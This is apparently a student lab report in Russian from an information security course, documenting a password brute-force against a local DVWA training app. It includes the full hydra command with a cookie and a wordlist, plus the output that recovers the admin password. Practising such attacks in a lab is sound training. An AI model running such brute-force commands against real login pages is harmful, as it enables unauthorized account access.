

# Проект. Третий этап

## Основы информационной безопасности

---

Ищенко Ирина

Российский университет дружбы народов, Москва, Россия

- Ищенко Ирина Олеговна
- НПИбд-02-22

Научиться использовать hydra для подбора логина и пароля.

## Выполнение лабораторной работы

---




Рис. 1: Изменение уровня безопасности




Рис. 2: Вход в Brute Force




Рис. 3: Настройки конфигурации





Рис. 4: Файл с паролем





```
ioithenko@kali: ~  
File Actions Edit View Help  
23:23  
  
(ioithenko@kali)-[~]  
$ hydra 127.0.0.1 -l admin -P ~/password.txt http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=rlpubir83qlu5vfonsb8k5if6h;security=low:F=Username and/or password incorrect"  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-29 18:  
23:37  
[INFORMATION] escape sequence \: detected in module option, no parameter veri  
fication is performed.  
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10)  
, ~1 try per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:use  
rname=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=rlpubir83qlu5vfo  
nsb8k5if6h;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-29 18:  
23:37  
  
(ioithenko@kali)-[~]  
$
```

Рис. 5: hydra

Команда выполнена верно, пароль подобран.

В ходе этапа проекта я научилась использовать hydra для подбора логина и пароля.